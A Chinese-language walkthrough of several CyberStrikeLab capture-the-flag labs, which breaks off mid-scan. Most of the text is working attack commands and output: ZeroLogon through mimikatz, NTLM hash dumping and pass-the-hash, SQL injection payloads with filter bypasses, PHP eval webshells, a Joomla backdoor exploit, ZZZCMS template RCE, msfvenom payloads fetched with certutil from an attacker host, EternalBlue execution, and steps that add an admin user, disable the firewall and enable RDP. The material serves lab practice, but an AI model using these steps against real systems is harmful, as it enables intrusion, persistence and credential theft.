Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.10:3306 open 192.168.20.30:88 open 192.168.20.10:7680 open 192.168.20.10:445 open 192.168.20.30:139 open 192.168.20.10:135 open 192.168.20.10:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.20:7001 open [*] alive ports len is: 13 start vulscan [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] 已完成 13/13 [*] 扫描结束,耗时: 24.8144105s 配置路由meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > run autoroute -p [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute. [!] Example: run post/multi/manage/autoroute OPTION=value [...] Active Routing Table ==================== Subnet Netmask Gateway ------ ------- ------- 192.168.10.0 255.255.255.0 Session 4 192.168.20.0 255.255.255.0 Session 4 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j weblogic(用msf打了几次没成功)域渗透ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员Derived membership: domain member┌──(root㉿kali)-[~] └─# proxychains enum4linux-ng -A 192.168.20.30 -C ============================================================ | Domain Information via SMB session for 192.168.20.30 | ============================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.20.30:445 ... OK [+] Found domain information via SMB NetBIOS computer name: WIN-7NRTJO59O7N NetBIOS domain name: CYBERSTRIKELAB DNS domain: cyberstrikelab.com FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com Derived membership: domain member Derived domain: CYBERSTRIKELAB 上传mimikatz.exeupload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe 使用新版mimikatz可用,旧版没有这个模块,利用过程发现存在zerologonmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit 重置域内hashmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit 提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc PTH 域控,获取第三个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30 PTH另外一台机器,获取第二个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30 cyberstrikelab-lab5web渗透BEESCMS1、后台发现验证码复用漏洞,后台账号密码可以爆破2、后台sql注入漏洞admin' order by 5--+ # and 被过滤 admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 去掉前面的空格 admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 报错信息如下,数据库名beescms 操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)-- ' limit 0,1 # 其他双写绕过 union => uni union on select => selselectect from => fr from om where => wh where ere # 列1 admin_name admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)# # 列2 admin_password admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)# # 字段1 admin admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)# # 字段2 7e60bc642fefc11b43792e8745df6c1 // cmd5.com 解密 cyber admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)# 密码cyber,登录,版本就是4.0准备一个图片马,shell.jpg,抓包修改shell.php<?php @eval($_POST['shell']); ?> 在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接http://192.168.10.10:6582/upload/img/202512101423498303.php 内网渗透msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe upload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统C:\phpstudy_pro\WWW\upload\img>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.10:445 open 192.168.20.20:139 open 192.168.20.20:135 open 192.168.20.30:88 open 192.168.20.20:8080 open 192.168.20.10:3306 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.10:139 open 192.168.20.30:135 open 192.168.20.10:135 open 192.168.20.20:8009 open 192.168.20.10:7680 open [*] alive ports len is: 14 start vulscan [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] NetInfo: [*]192.168.20.30 [->]WIN-7NRTJO59O7N [->]192.168.20.30 [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:8080 code:200 len:1554 title:Welcome to JBoss AS [+] InfoScan:http://192.168.20.20:8080 [Jboss] 已完成 14/14 [*] 扫描结束,耗时: 18.7052044s 设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 1... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 设置proxychains4配置文件,代理到msf┌──(root㉿kali)-[/data/demo] └─# tail /etc/proxychains4.conf # socks4 192.168.1.49 1080 # http 192.168.39.93 8080 # rted: "basic"-http "user/pass"-socks ) # [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 获取到对方内网的 Jboss cms这个可以利用jboss综合利用工具,获取到第二个flag第三台,永恒之蓝命令执行,反弹shell和其他的都不行use auxiliary/admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set COMMAND type C:\\flag.txt run 最后得到flaggo-flag{Cfg8hlBj4dXppo5j}cyberstrikelab-lab6第一台目录扫描到administrator后台地址apt install joomscan joomscan -u http://192.168.10.10/ # 扫出结果Joomla版本3.4.6 [+] Detecting Joomla Version [++] Joomla 3.4.6 exp获取searchsploit Joomla 3.4.6 searchsploit -m 47524 使用┌──(root㉿kali)-[/data/demo] └─# python 47465.py -t http://192.168.10.10/ -e [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Vulnerable [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Backdoor implanted, eval your code at http://192.168.10.10//configuration.php in a POST with khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm [*] Now it's time to reverse, trying with a system + perl 得到密码khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm蚁剑连接生成马,蚁剑上传msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe kalimsfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 获取正向shell,蚁剑执行exeshell.exe 得到第一台机器shell这台机器没有第二章网卡C:\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::71b1:e5e:d78d:3036%7 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Tunnel adapter isatap.{99805FC6-03F4-4415-8F77-D4C935988DCA}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\WWW>fscan.exe -h 192.168.10.10/24 fscan.exe -h 192.168.10.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.10.10 is alive (icmp) Target 192.168.10.20 is alive (icmp) Target 192.168.10.233 is alive [*] Icmp alive hosts len is: 3 192.168.10.233:8080 open 192.168.10.20:7001 open 192.168.10.10:3306 open 192.168.10.20:445 open 192.168.10.10:445 open 192.168.10.20:139 open 192.168.10.10:139 open 192.168.10.20:135 open 192.168.10.10:135 open 192.168.10.10:80 open 192.168.10.233:22 open [*] alive ports len is: 11 start vulscan [+] NetInfo: [*]192.168.10.10 [->]WIN-P5ECGG92B08 [->]192.168.10.10 [*] 192.168.10.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:https://192.168.10.233:8080 code:404 len:19 title:None [*] WebTitle:http://192.168.10.10 code:200 len:6060 title:Home [*] WebTitle:http://192.168.10.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.10.20:7001 [weblogic] 已完成 10/11 [-] ssh 192.168.10.233:22 root qwe123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin admin#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin a123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 11/11 [*] 扫描结束,耗时: 4m39.975774s 第二台fscan扫描出来的192.168.10.20:7001 weblogic第二个flag第三台传马上线msf,msf注意修改ip,因为我们是正向连接certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe 上传fscanupload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现另外一张网卡C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫�� 3: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::e9e1:6372:ae05:ecf0%17 IPv4 Address. . . . . . . . . . . : 192.168.10.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::3d2f:f957:5cf8:220f%16 IPv4 Address. . . . . . . . . . . : 192.168.20.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 Tunnel adapter isatap.{1342B97A-CC27-446C-9089-7A3F3210BB09}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{56056A50-6E34-40E7-805D-8B35838D77D9}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : 扫另外一张网卡,发现第三台主机30C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20 fscan.exe -h 192.168.20.20 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive [*] Icmp alive hosts len is: 1 192.168.20.20:7001 open 192.168.20.20:445 open 192.168.20.20:139 open 192.168.20.20:135 open [*] alive ports len is: 4 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 4/4 [*] 扫描结束,耗时: 9.7411266s C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20/24 fscan.exe -h 192.168.20.20/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 2 192.168.20.30:88 open 192.168.20.20:7001 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.30:80 open [*] alive ports len is: 9 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [+] NetInfo: [*]192.168.20.30 [->]WIN-9DJ4TH21IE9 [->]192.168.20.30 [+] 192.168.20.30 MS17-010 (Windows Server 2016 Standard 14393) [*] 192.168.20.30 [+]DC CYBERSTRIKELAB\WIN-9DJ4TH21IE9 Windows Server 2016 Standard 14393 [*] WebTitle:http://192.168.20.30 code:200 len:703 title:IIS Windows Server [+] http://192.168.20.30 poc-yaml-active-directory-certsrv-detect [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2020-14750 [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 9/9 [*] 扫描结束,耗时: 17.9561302s 发现ms17-010漏洞,使用命令执行得到最后一个flaggo-flag{kqqjRIRRoiJO5JIm}cyberstrikelab-lab7web渗透9652端口八哥CMSPS C:\Users\xt350> fscan.exe -h 192.168.10.10 -p 1-65000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan 192.168.10.10:139 open 192.168.10.10:135 open 192.168.10.10:445 open 192.168.10.10:3306 open 192.168.10.10:5040 open 192.168.10.10:7680 open 192.168.10.10:9652 open 192.168.10.10:49664 open 192.168.10.10:49666 open 192.168.10.10:49665 open 192.168.10.10:49669 open 192.168.10.10:49668 open 192.168.10.10:49667 open 192.168.10.10:49670 open [*] alive ports len is: 14 start vulscan [*] WebTitle http://192.168.10.10:9652 code:200 len:14625 title:网站标题-网站标题 - Powered By BageCMS 已完成 14/14 [*] 扫描结束,耗时: 4m16.0065058s http://192.168.10.10:9652/install.txt这个地址泄露了后台管理地址,使用admin / admin123456弱口令登录后台,发现cms版本为 BageCMS3.1.0修改网站首页源码<?php @eval($_POST['a']);?> 生成msf马,执行,监听上线msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::8c17:fbcc:901f:c897%6 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::fd48:8021:9701:9c1d%14 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.10/24 fscan.exe -h 192.168.20.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.40 is alive [*] Icmp alive hosts len is: 3 192.168.20.20:445 open 192.168.20.10:445 open 192.168.20.10:7680 open 192.168.20.40:88 open 192.168.20.20:3306 open 192.168.20.10:3306 open 192.168.20.40:445 open 192.168.20.40:139 open 192.168.20.20:139 open 192.168.20.10:139 open 192.168.20.40:135 open 192.168.20.20:135 open 192.168.20.10:135 open [*] alive ports len is: 13 start vulscan [+] NetInfo: [*]192.168.20.40 [->]WIN-137FCI4D99A [->]192.168.20.40 [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] 192.168.20.40 MS17-010 (Windows Server 2016 Standard 14393) [*] 192.168.20.40 [+]DC CYBERSTRIKELAB\WIN-137FCI4D99A Windows Server 2016 Standard 14393 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 已完成 13/13 [*] 扫描结束,耗时: 14.733617s 域控主机为20.40,存在永恒之蓝漏洞,使用msf命令执行,获取第二个flaguse admin/smb/ms17_010_command set command type c:\\flag.txt set rhosts 192.168.20.40 run 配置路由run post/multi/manage/autoroute 使用代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 本机使用proxifier代理到kali msf的ip地址和端口开启本地资源共享远程连接传入msf正向马msf设置好配置,准备上线利用永恒之蓝执行木马(我们远程登录的是普通用户,不是系统权限,抓取不了hash),需要利用永恒之蓝来执行木马msf auxiliary(admin/smb/ms17_010_command) > set command C:\\Users\\xiaoyu\\Desktop\\shell.exe command => C:\Users\xiaoyu\Desktop\shell.exe msf auxiliary(admin/smb/ms17_010_command) > run [*] 192.168.20.40:445 - Target OS: Windows Server 2016 Standard 14393 [*] 192.168.20.40:445 - Built a write-what-where primitive... [+] 192.168.20.40:445 - Overwrite complete... SYSTEM session obtained! [+] 192.168.20.40:445 - Service start timed out, OK if running a command or non-service executable... [*] 192.168.20.40:445 - Getting the command output... [*] 192.168.20.40:445 - Command finished with no output [*] 192.168.20.40:445 - Executing cleanup... [+] 192.168.20.40:445 - Cleanup was successful [+] 192.168.20.40:445 - Command completed successfully! [*] 192.168.20.40:445 - Output for "C:\Users\xiaoyu\Desktop\shell.exe": [*] 192.168.20.40:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed 因为使用的是正向连接,执行之后再来连接shellmsf auxiliary(admin/smb/ms17_010_command) > use exploit/multi/handler [*] Using configured payload windows/meterpreter/bind_tcp msf exploit(multi/handler) > show options Payload options (windows/meterpreter/bind_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none) LPORT 4444 yes The listen port RHOST 192.168.20.40 no The target address Exploit target: Id Name -- ---- 0 Wildcard Target View the full module info with the info, or info -d command. msf exploit(multi/handler) > run -j [*] Exploit running as background job 5. [*] Exploit completed, but no session was created. [*] Started bind TCP handler against 192.168.20.40:4444 msf exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.20.40 [*] Meterpreter session 4 opened (192.168.20.10:50929 -> 192.168.20.40:4444 via session 3) at 2025-12-11 02:21:05 -0500 msf exploit(multi/handler) > sessions Active sessions =============== Id Name Type Information Connection -- ---- ---- ----------- ---------- 3 meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-JFB 10.10.10.173:36245 -> 192.168.10.1 57A8 0:4444 (192.168.10.10) 4 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-137FCI4 192.168.20.10:50929 -> 192.168.20. D99A 40:4444 via session 3 (192.168.20. 40) msf exploit(multi/handler) > sessions 4 [*] Starting interaction with 4... meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 利用msf的hashdump,获取域控主机的管理员hashmeterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:d8174fc8c5ee7a8e460df2e61d00bd3c::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f230bc7afd28cc6d52aab59e6e31fd6a::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: cyberweb:1106:aad3b435b51404eeaad3b435b51404ee:214352b7762ea8894f78edcbf5748a05::: xiaoyu:1107:aad3b435b51404eeaad3b435b51404ee:73f5d97549f033374fa6d9f9ce247ffd::: WIN-137FCI4D99A$:1000:aad3b435b51404eeaad3b435b51404ee:44ec20bd68d4e22d3428a97d15f441dd::: CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:664117f18ce890f00499a80e2fb92904::: PTH 20,拿下最后一台机器proxychains impacket-psexec -hashes :d8174fc8c5ee7a8e460df2e61d00bd3c cyberstrikelab.com/Administrator@192.168.20.20 cyberstrikelab-lab8ZZZCMS目录扫描到后台地址admin弱口令 admin / admin123456发现版本信息 V1.6.1 zzzcms漏洞利用方法https://xz.aliyun.com/news/4103修改内容为{if:assert($_request[phpinfo()])}phpinfo();{end if} 访问你修改的这个页面http://172.50.12.33/search/ 一句话连接不上,那就执行系统命令,找到flag1{if:assert($_request[system($_POST[a])])};{end if} 本机开启http服务生成木马msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 从本机下载木马certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 172.50.12.33; set LPORT 4444; exploit -j -z" 执行木马,上线getsystem提权meterpreter > getuid Server username: NT AUTHORITY\NETWORK SERVICE meterpreter > getsystem ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscanupload /data/windows_atk/scan_info/fscan.exe 却没有发现另外一台主机C:\phpstudy_pro\WWW\search>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::b476:ff8c:347:ef73%5 IPv4 Address. . . . . . . . . . . : 172.50.12.33 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 172.50.12.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::47e:778d:c27:a958%4 IPv4 Address. . . . . . . . . . . : 10.5.5.2 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 10.5.5.1 Tunnel adapter Reusable ISATAP Interface {539A3334-B0ED-49F4-B694-5F6E0A7AB805}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{4A835BE8-816A-4266-AF10-0ADC1C46A06E}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24 fscan.exe -h 10.5.5.2/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.5.5.2 is alive [*] Icmp alive hosts len is: 1 10.5.5.2:3306 open 10.5.5.2:445 open 10.5.5.2:139 open 10.5.5.2:135 open 10.5.5.2:80 open [*] alive ports len is: 5 start vulscan [+] NetInfo: [*]10.5.5.2 [->]WIN-NQOLAOUO8C1 [->]172.50.12.33 [->]10.5.5.2 [*] WebTitle:http://10.5.5.2 code:200 len:20013 title:cyberstrikelabzzzcms 已完成 5/5 [*] 扫描结束,耗时: 18.4658195s 使用命令扫C:\phpstudy_pro\WWW\search>for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl" for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl" Reply from 10.5.5.2: bytes=32 time<1ms TTL=128 Reply from 10.5.5.33: bytes=32 time=1ms TTL=128 Reply from 10.5.5.66: bytes=32 time=1ms TTL=128 主机33和66存活的,再扫,没有任何内容C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-65000 fscan.exe -h 10.5.5.33 -p 1-65000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan [*] alive ports len is: 0 start vulscan 已完成 0/0 [*] 扫描结束,耗时: 7.1787098s 设置路由run post/multi/manage/autoroute 使用下面的这些msf模块扫端口都不行scanner/portscan/tcp scanner/portscan/syn 添加一个用户看看什么情况# 创建新用户,并设置密码: net user xiaoyu 123@abc /add # 将新用户添加到管理员组: net localgroup Administrators xiaoyu /add # 关闭Windows防火墙 netsh advfirewall set allprofiles state off # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接 REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f 把360退了,使用远程连接后的cmd扫这样能扫出来,那会不会是系统用户的问题,我提权了,重新反弹shellmsf exploit(multi/handler) > run [*] Started bind TCP handler against 172.50.12.33:4444 [*] Sending stage (177734 bytes) to 172.50.12.33 [*] Meterpreter session 2 opened (10.10.10.173:35111 -> 172.50.12.33:4444) at 2025-12-11 04:32:10 -0500 meterpreter > shell Process 10896 created. Channel 1 created. Microsoft Windows [�汾 10.0.14393] (c) 2016 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW\search>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24 fscan.exe -h 10.5.5.2/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan (icmp) Target 10.5.5.2 is alive (icmp) Target 10.5.5.33 is alive (icmp) Target 10.5.5.66 is alive [*] Icmp alive hosts len is: 